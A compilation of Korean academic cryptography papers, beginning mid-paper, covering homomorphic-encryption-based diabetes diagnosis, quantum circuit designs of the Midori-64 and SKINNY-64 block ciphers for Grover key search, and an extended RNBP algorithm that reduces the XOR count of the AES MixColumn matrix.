동형암호는 암호화된 데이터에 대한 임의의 계산을 허용하는 체계를 말하며, 암호문 간의 연산 결과가 평문 간의 연산 결과와 동일하다. 이 특성을 기반으로 클라우드 서버는 민감한 데이터를 해독하지 않고 처리할 수 있다. Gentry[2]에 의해 2009년 제안된 동형암호 스킴은 격자를 기반(Lattice-Based)으로 하여 기존의 안정성과 타당성을 증명한 이후 관심을 받기 시작했다. 먼저 제시한 유한 동형암호(Somewhat Homomorphic Encryption)는 암호문에 난수화된 에러를 포함하기 때문에, 연산이 진행될수록 noise가 증폭되어 그 크기가 일정 수준을 넘어가면 복호화가 불가능하다는 단점이 있다. 이에 암호문에 암호화된 비밀키를 이용하여 noise가 감소된 새로운 암호문을 생성하여 연산을 수행하는 방법인 재부팅(Bootstrapping) 과정을 더해 덧셈과 곱셈 연산을 무한대로 가능하게 하는 것을 완전 동형암호(Fully Homomorphic Encryption)라고 한다. [그림 1]은 완전 동형암호를 이용하여 사용자와 클라우드 서버가 통신하는 과정을 나타낸 것이다.




[그림 1] 완전 동형암호 모식도

개인정보가 담긴 데이터(M)와 원하는 연산(f)을 서버에 개인키(sk)로 암호화하여 보내면, 서버는 사용자가 원하는 결괏값(C^*)을 암호화된 알고리즘($Eval$)을 통해 얻고, 사용자에게 보낸다. 사용자는 자신의 개인키(sk)로 복호화하여 결괏값($f(M)$)을 얻는다. 이 과정에서 클라우드 서버는 데이터의 형식만 볼 뿐 데이터 값에 대한 정보를 학습하지 않고 연산을 수행한다.

2.2 동형 연산

제안하는 질병 진단 프로세스를 위해, 본 연구에서는 완전 동형암호 라이브러리 중 하나인 TFHE를[3] 기반으로 한 $bitwise$ 동형암호 연산을 진행하고자 한다. 이 방식은 유효 숫자 범위를 유동적으로 정할 수 있으며, 실수 또는 정수의 입력값은 지정한 비트만큼 변환되어 암호화되기 때문에 정확한 연산이 가능하다. 구체적으로, [그림2]와 같이 암호화된 실수 데이터를 표현할 수 있다.



[그림 2] 암호화된 실수 데이터의 표기법

가장 오른쪽이 최상위 비트가 되고, 입력한 비트의 길이를 l, 암호문의 배열을 c_a, i번째 배열의 성분을 $c_a[i]$라고 하면, 인덱스 0부터 $\left(\frac{l}{2}-2\right)$ 까지의 $\left(\frac{l}{2}-1\right)$ 만큼을 데이터의 소수 부분으로 두고, 인덱스 $\left(\frac{l}{2}-1\right)$부터 $l-2$까지 $\frac{l}{2}$만큼을 데이터의 정수 부분으로 둔다. 마지막으로 최상위 비트 l번째 비트를 부호 비트로 두고 실수를 표현한다.

다음으로 암호화된 데이터 간에 대소 비교를 위한 [표 1] 알고리즘을 살펴보면 다음과 같다. 암호문 c_a, c_b를 비교하여 c_b가 c_a보다 크거나 같으면 $Enc(1)$을 반환하고, 작으면 $Enc(0)$을 반환한다. $boots$는 일반적인 게이트 들과 차별성을 두기

Algorithm HE.CompareLE(c_a, c_b)

1. $t_1 \leftarrow Enc(0)$
2. for $i=0$ to $l-1$ do
3. $\quad t_2 \leftarrow HE.bootsXNOR(c_a[i], c_b[i])$
4. $\quad t_1 \leftarrow HE.bootsMUX(t_2, t_1, c_a[i])$
5. end for
6. $r \leftarrow HE.bootsNOT(t_1)$
7. return r

[표 1] 동형암호 대소비교 알고리즘

위해 표시한 것으로, 이전 섹션에서 언급한 것처럼 연산 이후 증가한 noise를 제거하기 위해 재부팅 과정을 추가한 것을 의미한다. $HE.bootsMUX(a,b,c)$는 평문에서의 MUX 게이트와 같은 역할로, a의 값에 따라 b또는 c를 출력한다.


마지막으로 암호화된 데이터 간에 ANDgate 연산은 $c_d[0] \leftarrow HE.bootsAND(c_a[0], c_b[0])$과 같이 나타낼 수 있다. 이는 두 입력 암호 비트 $c_a[0], c_b[0]$에 대해 AND 연산을 수행하고, 연산 도중 발생하는 noise가 재부팅에 의해 제거되어 반환되는 암호비트 값을 c_d배열의 0번째 요소에 저장하는 것을 의미한다.

2.3 당뇨병 진단 시나리오

당뇨병 진단을 위한 시나리오는 크게 두가지 과정으로 이루어 진다. Step1:, 피험자가 각자의 디바이스로 측정한 건강 기록들(예- BMI, 공복혈당, LDL, HDL 등)을 개인키로 암호화 하여 클라우드에 전송한다. 클라우드에는 질병관리청에서 제시한 제2형 당뇨병 진단을 위한 각 요소별 기준이 존재하고, 암호화된 각 개인의 데이터는 먼저 기준값과의 $HE.CompareLE$ 연산을 통해 0 또는 1 값으로 변환된다.

Step2: 변환된 값이 주어지면, 다음으로 $HE.bootsAND$ 연산을 이용해 질병 가능성의 유무를 판단한다. 예를 들어 피험자 1의 비교 연산 결괏값이 $A=\{1,0,1,1,0,0,1\}$이라고 했을 때, $HE.bootsAND$ 게이트 연산을 하게 되면 $A=\{1\wedge0\wedge1\wedge1\wedge0\wedge0\wedge1\}$ 가 진행되고, 결괏값으로 0이 반환되고, 복호화 되어 당뇨병이 아니라는 판단을 내릴 수 있다. [그림 3]은 전체적인 진단 프로세스를 나타낸다.

실험 환경 Intel Core i7-8700 CPU, 3.20GB RAM, 64-bit, Ubuntu 18.04 LTS 환경에서 당뇨병 진단을 위한 7가지의 요소들 RF = (나이, BMI, 혈압, 임신 횟수, 혈청 인슐린 농도, 피부 두께, 혈장 포도당 농도)[3]을 각 요소로 지정하고, 10명의 피험자 데이터를 입력값으로 넣은 뒤, NIDDK[4]에서 제시한 각 요소별 기준 값과 각 입력값을 비교하였다.



[그림 3] 클라우드 서버에서 진행되는 질병 진단 프로세스

입력 비트에 따른 각 동형 연산의 속도와 최종 연산 속도는 다음과 같다.

	8bit	16bit	32bit
HE.Compare	2.544	5.044	11.047
HE.bootsAND	0.073	0.076	0.082
전체 프로세스	2.648	5.178	11.411

[표 2] 각 입력 비트와 연산 과정에 따른 소요 시간(단위:sec)

Ⅲ.결론

$bitwise$ 동형암호 연산은 실수를 정확하게 표현할 수 있어서 정확한 결괏값을 얻을 수 있다는 장점이 있지만, 속도가 느리다는 단점이 있다. 하지만 $HE.CompareLE$와 $HE.bootsAND$ 게이트 연산은 연산 자체에 덧셈, 곱셈 등의 사칙연산이 없고 게이트 연산만 진행하기 때문에 좀 더 빠른 결괏값을 반환할 수 있다. 또한 다른 완전 동형암호 방법들은 비교 연산이나 게이트 연산이 로직에 존재하지 않기 때문에 간단한 건강기록을 통해 질병을 진단하는 알고리즘을 구현하기 어렵다.

추후 연구에서는 건강기록 데이터를 더 광범

위하게 수집하여 다양한 질병 진단을 위한 체계를 구축해 보고자 한다. 또한 멀티 스레딩 등의 방법을 이용해 몇만 개의 데이터를 동형 연산할 때 더 빠르게 처리할 수 있는 방안을 모색하기 위한 연구가 필요하다.

[참고문헌]

[1] Kaggle, Pima Indians Diabetes Database, "https://www.kaggle.com/uciml/pima-indians-diabetes-database"

[2] Gentry, Craig, "A fully homomorphic encryption scheme." Ph.D.Thesis, Stanford University, Sep. 2009.

[3] Chillotti.I, Gama. N, Georgieva.M, Izabach'ene.M, "TFHE:Fast Fully Homomorphic Encryption over the Torus.", IACR Cryptology ePrint Archive 2018

[4] National Institute of Diabetes and Digestive and Kidney Diseases.

블록암호의 양자회로 설계 연구*

정건상*, 김성겸*, 홍득조**, 성재철***, 홍석희****

*, ****고려대학교 (대학원생, 교수), **전북대학교 (교수), ***서울시립대학교 (교수)

A Study on the Design of Quantum Circuit for the Block Cipher

Keonsang Jeong*, Seonggyeom Kim*, Deukjo Hong**, Jaechul Sung***, Seokhie Hong****

*, ****Korea University (Graduate student, Professor)

**Chonbuk National University (Professor)

***University of Seoul (Professor)

요 약

Grover's Algorithm을 활용하여 블록암호의 비밀키를 찾기 위해서는 먼저 블록암호를 양자회로로 설계해야 한다. 본 논문에서는 블록암호의 양자회로 설계 방안에 대해 서술한다. 블록암호를 양자회로로 설계하기 위해서는 블록암호의 S-box와 Linear layer를 각각 양자회로로 설계해야 한다. 블록암호의 S-box는 LIGHTER-R 도구를 통해 설계할 수 있으며, Linear layer는 PLU Decomposition을 통해 설계할 수 있다. 이를 블록암호 Midori-64, SKINNY-64에 적용한 결과를 보인다.

I. 서론

최근 양자컴퓨터 개발에 대한 연구가 매우 활발히 진행되고 있다. 양자컴퓨터가 개발되면 기존의 컴퓨터상에서는 연산 복잡도가 높아 처리할 수 없던 문제들에 양자 알고리즘을 활용하여 현실적인 시간 내에 해결할 수 있으므로 기존의 암호시스템들에 대한 취약점이 존재할 수 있다.

공개키 암호시스템의 경우, 소인수분해 문제와 이산대수 문제를 다항식 시간 안에 해결하는 양자 알고리즘인 Shor's Algorithm이 제안되었다[2]. 또한, n-bit 키를 사용하는 대칭키 암호시스템의 경우, Grover가 제안한 알고리즘에 의해 키 전수조사 복잡도가 $O(2^n)$에서 $O(2^{n/2})$가 된다[1].

Grover's Algorithm을 활용하여 블록암호의 비밀키를 찾기 위해서는 먼저 블록암호를 양자회로로 설계해야 한다. 2020년에 AES를 양자회로로 설계하여 주어진 평문, 암호문 쌍에 대한 비밀키를 찾는 문제에 Grover's Algorithm을 활용한 결과가 제안되었다[5]. 블록암호를 양자회로로 설계하기 위해서는 블록암호의 S-box와 Linear layer를 각각 양자회로로 설계해야 한다.

본 논문에서는 블록암호의 S-box와 Linear layer의 양자회로 설계 방안에 대해 서술한다. 블록암호의 S-box는 LIGHTER-R 도구를 통해 설계할 수 있으며, Linear layer는 PLU Decomposition을 통해 설계할 수 있다. 이를 블록암호 Midori-64, SKINNY-64에 적용하여 각 라운드 함수를 양자회로로 설계할 때 필요한 게이트 수를 도출한다.

본 논문의 구성은 다음과 같다. Ⅱ장에서는 배경지식을 소개하고, Ⅲ장에서는 블록암호의 양자회로 설계 방안에 대해 서술한다. Ⅳ장에서는 Ⅲ장에서 서술한 설계 방안을 Midori-64, SKINNY-64에 적용한 결과를 보이며, 끝으로 Ⅴ장에서 결론은 맺는다.

II. 배경 지식

2.1 Quantum Gates

양자회로는 reversible 게이트들로 구성되며, 주로 사용하는 게이트들은 다음과 같다. 이때 *SWAP* 게이트는 3개의 *CNOT* 게이트를 사용하여 구현할 수 있지만, rewiring으로 생각하여 구현 비용이 없다고 가정한다.

* 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2019-0-00033, 미래컴퓨팅 환경에 대비한 계산 복잡도 기반 암호 안전성 검증 기술개발)

- NOT : $NOT(a) = \bar{a}$
- $CNOT$: $CNOT(a,b) = (a, a \oplus b)$
- $CCNOT(Toffoli)$: $CCNOT(a,b,c) = (a,b,ab \oplus c)$
- $SWAP$: $SWAP(a,b) = (b,a)$



Figure 1. NOT gate




Figure 2. $CNOT$ gate




Figure 3. $CCNOT$ gate




Figure 4. $SWAP$ gate

2.2 Grover's Algorithm

Grover's Algorithm은 정렬되지 않은 데이터베이스에서 특정 라벨의 원소를 높은 확률로 찾아내는 양자 알고리즘이다[1]. 크기가 $N=2^n$인 공간에서 특정 라벨의 원소를 탐색하기 위해, 기존 컴퓨팅 환경에서는 전수조사를 통해 $O(2^n)$ 복잡도로 특정 라벨의 원소를 찾을 수 있다. 하지만 양자 알고리즘인 Grover's Algorithm을 활용하면 $O(2^{n/2})$ 복잡도로 특정 라벨의 원소를 찾을 수 있다. Grover's Algorithm 회로는 Figure 5.와 같고, 특정 라벨을 만족하는 원소의 개수를 M이라 할 때 Oracle과 Diffusion Operator를 $\left\lfloor \frac{\pi}{4}\sqrt{\frac{N}{M}} \right\rfloor$ 번 반복하면 적어도 $1-\frac{M}{N}$ 이상의 확률로 특정 라벨의 원소를 관측할 수 있다.




Figure 5. Quantum Circuit of Grover's Algorithm

III. 블록암호의 양자회로 설계 방안

블록암호를 양자회로로 설계하기 위해서는 S-box와 Linear layer를 각각 양자회로로 설계해야 한다. 본 장에서는 S-box와 Linear layer의 양자회로 설계 방안에 대해 서술한다.

3.1 LIGHTER-R

LIGHTER-R[3]은 기존의 컴퓨터상에서 최적화된 구현결과를 도출하는 LIGHTER를 양자회로에 맞게 변형한 도구로, reversible 게이트들로 구성되며 4-bit S-box에 대한 최적화된 구현결과를 도출하는 도구이다. LIGHTER-R은 graph-based meet-in-the-middle 탐색 알고리즘을 사용하며, 탐색방법을 그림으로 나타내면 Figure 6.과 같다. 이는 Identity에서 각 연산을 적용하였을 때 가능한 모든 상태를 저장하고, 마찬가지로 F에서 각 연산을 적용하였을 때 가능한 모든 상태를 저장하며, Matching이 발생할 때 Identity에서 F로 가는 경로를 반환하여 구현결과를 도출한다. LIGHTER-R에서 사용하는 metric은 Table 1.과 같다.




Figure 6. Overview of Searching Method in LIGHTER-R

Gate	Quantum Cost	Two-qubit Cost	Gate Count
NOT	1	0	1
$CNOT$	1	1	1
$CCNOT$	5	5	1

Table 1. Cost Metrics for the relevant Reversible Gates

3.2 PLU Decomposition

PLU Decomposition은 행렬을 permutation matrix (P), lower matrix(L), upper matrix(U)의 곱으로 표현하는 방법이다. 이는 행렬의 Gaussian Elimination 과정으로 도출할 수 있다. 또한, 블록암호의 Linear layer는 항상 행렬로 표현할 수 있으므로, PLU Decomposition을 통해 양자회로로 설계할 수 있다.

3.3 Summary

블록암호의 S-box와 Linear layer의 양자회로 설계 방안을 정리하면 다음과 같다.

The S-box Layer

- 4-bit S-box : LIGHTER-R
- 8-bit S-box : S-box 설계 사상을 활용

The Linear Layer

- Bit-permutation : $SWAP$ (No Cost)
- MixColumn : PLU Decomposition

IV. 블록암호의 양자회로 설계 방안 적용 결과

본 장에서는 3장에서 서술한 양자회로 설계 방안을 블록암호 Midori-64[6], SKINNY-64[7]에 적용한 결과를 보인다. 이때 $SWAP$ 연산은 구현 비용이 없다고 가정하므로, 양자회로 설계에 필요한 게이트로 포함하지 않는다.

4.1 양자회로 설계 : Midori-64

Midori[6]는 블록크기에 따라 Midori-64, Midori-128로 나눌 수 있다. 이때 LIGHTER-R은 4-bit S-box에 대한 최적화된 구현결과를 도출하는 도구이므로, Midori-64에 대한 양자회로 설계 결과를 서술한다.

Midori-64의 라운드 함수는 SubCell, ShuffleCell, MixColumn, KeyAdd로 구성된다. ShuffleCell은 *SWAP* 게이트로 설계할 수 있으므로 구현 비용이 없고, KeyAdd는 라운드 키, 라운드 상수와의 XOR 연산이므로 *CNOT, NOT* 게이트로 설계할 수 있다. 이때 라운드 상수 연산은 라운드 상수 중 1에 해당하는 부분에 *NOT* 연산을 적용하면 된다. 또한, LIGHTER-R 도구를 통해 S-box를 설계한 결과는 Figure 7.과 같다. 이때 x_3, y_3는 *LSB*를 뜻한다. 이를 통해 Midori-64 S-box는 4개의 *CCNOT*, 4개의 *CNOT*, 2개의 *NOT* 게이트로 설계할 수 있다.




Figure 7. Quantum Circuit of Midori-64 S-box

마지막으로 MixColumn의 PLU Decomposition 결과는 식 (1)과 같고 이를 양자회로로 나타내면 Figure 8.과 같다. 하지만 양자회로에서 MixColumn을 qubit 단위로 생각하므로, MixColumn $F_2^{16\times 16}$ 행렬에 대한 PLU Decomposition 결과는 식 (1)에서 1을 4×4 identity matrix, 0을 4×4 zero matrix로 생각하면 된다. 이를 통해 L, U 행렬의 diagonal을 제외한 1의 개수에 해당하는 *CNOT* 게이트가 필요함을 알 수 있고, 따라서 Midori-64 MixColumn은 32개의 *CNOT* 게이트로 설계할 수 있다.

$$Midori: \begin{pmatrix}0111\\1011\\1101\\1110\end{pmatrix}=\begin{pmatrix}0100\\1000\\0001\\0010\end{pmatrix}\cdot\begin{pmatrix}1000\\0100\\1110\\1101\end{pmatrix}\cdot\begin{pmatrix}1011\\0111\\0010\\0001\end{pmatrix} \quad (1)$$




Figure 8. Quantum Circuit of Midori-64 MixColumn

Midori-64 라운드 함수를 양자회로로 설계할 때 필요한 게이트 수를 정리하면 Table 2.와 같다.

Midori-64	*NOT*	*CNOT*	*CCNOT*
SubCell	32	64	64
ShuffleCell	*SWAP* 연산으로 구현 (No Cost)		
MixColumn	0	128	0
KeyAdd	라운드 상수 1의 개수	64	0

Table 2. Quantum Resource for Midori-64 Round Function

4.2 양자회로 설계 : SKINNY-64

SKINNY-64[7]의 라운드 함수는 SubCells, AddConstants, AddRoundTweakey, ShiftRows, MixColumns로 구성된다. ShiftRows는 *SWAP* 게이트로 설계할 수 있으므로 구현 비용이 없고, AddRoundTweakey는 Tweakey와의 XOR 연산이므로 *CNOT* 게이트로 설계할 수 있고, AddConstants는 라운드 상수 중 1에 해당하는 부분에 *NOT* 연산을 적용하면 된다. 또한, LIGHTER-R 도구를 통해 S-box를 설계한 결과는 Figure 9.와 같다. 이를 통해 SKINNY-64 S-box는 4개의 *CCNOT*, 4개의 *CNOT*, 2개의 *NOT* 게이트로 설계할 수 있다.




Figure 9. Quantum Circuit of SKINNY-64 S-box

마지막으로 MixColumn의 PLU Decomposition 결과는 식 (2)와 같고 이를 양자회로로 나타내면 Figure 10.과 같다. 하지만 양자회로에서 MixColumn을 qubit 단위로 생각하므로, MixColumn $F_2^{16\times 16}$ 행렬에 대한 PLU Decomposition 결과는 식 (2)에서 1을 4×4 identity matrix, 0을 4×4 zero matrix로 생각하면 된다. 이를 통해 SKINNY-64 MixColumn은 24개의 *CNOT* 게이트로 설계할 수 있다.

$$SKINNY: \begin{pmatrix}1011\\1000\\0110\\1010\end{pmatrix}=\begin{pmatrix}1000\\0010\\0100\\0001\end{pmatrix}\cdot\begin{pmatrix}1000\\0100\\1010\\1001\end{pmatrix}\cdot\begin{pmatrix}1011\\0110\\0011\\0001\end{pmatrix} \quad (2)$$




Figure 10. Quantum Circuit of SKINNY-64 MixColumn

SKINNY-64 라운드 함수를 양자회로로 설계할 때 필요한 게이트 수를 정리하면 Table 3.과 같다.

SKINNY-64	*NOT*	*CNOT*	*CCNOT*
SubCells	32	64	64
AddConstants	라운드 상수 1의 개수	0	0
AddRound Tweaky	0	32	0
ShiftRows	*SWAP* 연산으로 구현 (No Cost)		
MixColumns	0	96	0

Table 3. Quantum Resource for SKINNY-64 Round Function

V. 결론

본 논문에서는 블록암호의 양자회로 설계 방안에 대해 서술하고, 이를 Midori-64, SKINNY-64에 적용하여 각 라운드 함수를 양자회로로 설계할 때 필요한 게이트 수를 도출하였다. 이를 통해 일반적으로 블록암호의 4-bit S-box는 LIGHTER-R 도구로, 8-bit S-box는 S-box 설계 사상을 활용하여 설계할 수 있으며, Linear layer 중 Bit-permutation은 *SWAP* 게이트로, MixColumn은 PLU Decomposition으로 설계할 수 있음을 보였다.

향후에 블록암호의 양자회로 설계 최적화 방안에 대한 연구를 하며, IBM ProjectQ 환경에서 블록암호를 양자회로로 구현한 뒤 양자회로 구성에 필요한 양자자원을 측정해볼 예정이다.

[참고문헌]

[1] Grover, L. K. (1996, July). A fast quantum mechanical algorithm for database search. In Proceedings of the twenty-eighth annual ACM symposium on Theory of computing (pp. 212-219).

[2] Shor, P. W. (1999). Polynomial-time algorithms for prime factorization and discrete logarithms on a quantum computer. SIAM review, 41(2), 303-332.

[3] Dasu, V. A., Baksi, A., Sarkar, S., & Chattopadhyay, A. (2019, September). LIGHTER-R: Optimized Reversible Circuit Implementation For SBoxes. In 2019 32nd IEEE International System-on-Chip Conference (SOCC) (pp. 260-265). IEEE.

[4] Jean, J., Peyrin, T., Sim, S. M., & Tourteaux, J. (2017). Optimizing implementations of lightweight building blocks. IACR Transactions on Symmetric Cryptology, 130-168.

[5] Jaques, S., Naehrig, M., Roetteler, M., & Virdia, F. (2020, May). Implementing Grover oracles for quantum key search on AES and LowMC. In Annual International Conference on the Theory and Applications of Cryptographic Techniques (pp. 280-310). Springer, Cham.

[6] Banik, S., Bogdanov, A., Isobe, T., Shibutani, K., Hiwatari, H., Akishita, T., & Regazzoni, F. (2015, November). Midori: A block cipher for low energy. In International Conference on the Theory and Application of Cryptology and Information Security (pp. 411-436). Springer, Berlin, Heidelberg.

[7] Beierle, C., Jean, J., Kölbl, S., Leander, G., Moradi, A., Peyrin, T., ... & Sim, S. M. (2016, August). The SKINNY family of block ciphers and its low-latency variant MANTIS. In Annual International Cryptology Conference (pp. 123-153). Springer, Berlin, Heidelberg.

확장된 RNBP 알고리즘*

박종현*, 전용진*, 김종성**

*,**국민대학교(대학원생, 교수)

Extended RNBP Algorithm

Jonghyun Park*, Yongjin Jeon*, Jongsung Kim**

*,**Kookmin University(Graduate Student, Professor)

요 약

사물인터넷(Internet of Things) 산업의 발전으로 인해 제한된 환경에서 동작하는 암호시스템의 필요성이 증가하여 암호의 경량화에 대한 중요성이 대두되고 있다. 블록암호는 일반적으로 선형계층과 비선형계층 구조로 구성된다. 경량화 관점에서 선형계층에 사용되는 행렬의 XOR(eXclusivOR) 연산자를 줄이는 것은 타 연산자를 줄이는 것보다 비교적 더 큰 비용을 절감할 수 있다. 본 논문에서는 CHES 2020에 제안된 행렬 최적화 알고리즘인 RNBP 알고리즘에 FSE 2020에 제안된 Xiang 알고리즘 일부를 적용하여 향상된 성능을 가진 RNBP 알고리즘을 제안한다. 기존 RNBP 알고리즘은 AES MixColumn 행렬을 95개의 XOR 연산자로 구현했지만 본 논문에서 제시하는 확장된 RNBP 알고리즘은 93개로 향상된 성능을 보인다.

I. 서론

사물인터넷 산업이 발전하면서 다양한 분야에서 개발되고 있는 사물인터넷 기기 중 하드웨어의 면적과 메모리 크기가 제한된 환경에서 동작하는 기기들이 늘어나고 있다. 이와 같은 제한된 환경에서 암호의 경량화는 중요하다. 미국 국립표준기술연구(NIST)에서는 경량암호 알고리즘 표준화를 위한 공모사업이 진행되고 있다[1].

일반적으로 현대 암호는 선형계층과 비선형계층으로 구성되어 있다[2]. 특히, 행렬이 사용되는 선형계층의 경우에는 타 연산자(AND, NOT, OR, NOR)보다 비용이 많이 발생하는 XOR 연산자를 사용한다[3]. 따라서 구현에 필요한 XOR 연산자 개수를 줄이는 것은 비용을 절감하는 큰 이점이 있다.

행렬 최적화 알고리즘은 행렬 구현에 필요한 XOR 연산자 개수를 더 적게 사용하는 구현 방법을 검색하는 알고리즘이다. 기존의 행렬 최적화 알고리즘으로는 Paar의 알고리즘[4]과 Boyar-Peralta 알고리즘[5], RNBP 알고리즘[6], Xiang 알고리즘[7] 등이 있다. 각 알고리즘을 적용한 AES MixColumn 행렬 구현 XOR 연산자 개수 비교를 [표 1]에 제시한다.

[표 1] AES MixColumn 행렬에 대한 다양한 행렬 최적화 알고리즘 성능 비교

Algorithm	#(XORs)	Ref.
Paar	108	[8]
Original Boyar-Peralta	97	[8]
Variant Boyar-Peralta	95	[9]
RNBP	95	[6]
A1	95	[6]
A2	94	[6]
Extended RNBP	93	This paper
Xiang	92	[7]

* 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임 (No.2017-0-00520, SCR-Friendly 대칭키 암호 및 응용모드 개발)
This work was supported by Institute for Information & communications Technology Promotion(IITP) grant funded by the Korea government(MSIT) (No.2017-0-00520, Development of SCR-Friendly Symmetric Key Cryptosystem and Its Application Modes)

본 논문에서는 Xiang 알고리즘 일부를 RNBP 알고리즘에 적용하여 확장된 RNBP 알고리즘을 제안한다.

본 논문의 구성은 다음과 같다. 2장에서는 알고리즘에서 사용되는 용어들을 설명한다. 3장에서는 확장된 RNBP 알고리즘을 설명하고 4장에서는 AES MixColumn 행렬에 적용한 결과를 제시한다. 마지막 5장에서는 결론과 향후 연구 계획으로 본 논문을 마무리한다.

II. 표기 및 기호

[표 2]는 앞으로 설명할 확장된 RNBP 알고리즘에서 사용되는 용어들을 정리한 표이다.

[표 2] 표기 및 기호

기호	설명
$E(i+j)$	j행(또는 열)을 i행(또는 열)에 XOR 연산을 하는 기본행렬
$E(i\leftrightarrow j)$	i행(또는 열)과 j행(또는 열)의 위치를 서로 바꿔주는 연산을 하는 기본행렬
$Dist$	행렬의 각 행의 1의 개수에서 1을 뺀 수들을 벡터로 표현
En	$Dist$의 유클리드 노름
$\sum Dist$	$Dist$ 원소들의 합
R	RNBP 알고리즘 적용 범위 지정 매개변수
I^*	행(또는 열)의 위치를 바꿔주는 연산을 하는 행렬

III. 확장된 RNBP 알고리즘


본 논문에서 제안하는 확장된 RNBP 알고리즘은 Xiang 알고리즘에서 사용되는 행렬 분해 과정과 기존의 RNBP 알고리즘을 조합한 알고리즘이다.

알고리즘에는 다음과 같은 정리가 사용된다.

정리 1. 임의의 가역인 이진 행렬은 $E(i+j)$와 $E(i\leftrightarrow j)$의 곱으로 표현될 수 있다.

정리 2. 행렬은 선형 연립방정식으로 표현할 수 있고 그 반대 또한 가능하다.

[그림 1]은 확장된 RNBP 알고리즘을 도식화한 그림이다.



[그림 1] 확장된 RNBP 알고리즘 순서도

알고리즘의 상세한 설명은 다음과 같다.

1) 행렬 M과 임의로 선택 가능한 정수 R을 입력한다.

2) 집합 $\{0,1,\cdots,R\}$에서 랜덤하게 a를 선택한다.

3) Xiang 알고리즘의 행렬 분해 과정을 진행한다.

3-1) 현재의 행렬에 $E(i+j)$ 행렬을 곱했을 때, 그 행렬의 1의 개수가 가장 적은 경우의 두 행(또는 열) i, j를 모두 찾고 랜덤하게 하나를 선택한다.

3-2) 선택된 i, j에 대해, 현재의 행렬에 $E(i+j)$를 곱한 후 다시 3-1) 단계로 돌아가 반복 시행한다. 이 과정 중에 1의 개수가 더 줄지 않는다면 행(또는 열) 기준으로 가우스-조르단 소거법을 사용하여 행렬 M을 기본행렬들의 곱 형태로 만든다.

4) 3) 단계를 거치면 정리 1에 의해 M은 $E(i+j)$와 $E(i\leftrightarrow j)$의 곱 형태인 식 (1)과 같이 만들 수 있다. 이때, $E(i\leftrightarrow j)$들을 재결합한 행렬을 I^*라고 한다. 즉, $I^* = E(i_s'\leftrightarrow j_s')\cdots E(i_1'\leftrightarrow j_1')$이다.

$$M = E(i_t+j_t)\cdots E(i_2+j_2)E(i_1+j_1) \quad (1)$$
$$E(i_s'\leftrightarrow j_s')\cdots E(i_2'\leftrightarrow j_2')E(i_1'\leftrightarrow j_1').$$

5) 식 (1)에서 t개의 $E(i+j)$ 중, 연속된 $t-a$개의 $E(i+j)$를 행렬 곱 연산하여 하나의 행렬로 재결합한다.

6) 재결합된 행렬을 RNBP 알고리즘에 적용한다. RNBP 알고리즘은 다음과 같다.

6-1) 두 열 i,j에 대해, 현재 행렬이 가장 작은 $\sum Dist$가 되는 후보를 선택한다. 후보가 2개 이상이라면, 가장 큰 En이 되는 후보 중 하나를 랜덤하게 선택한다.

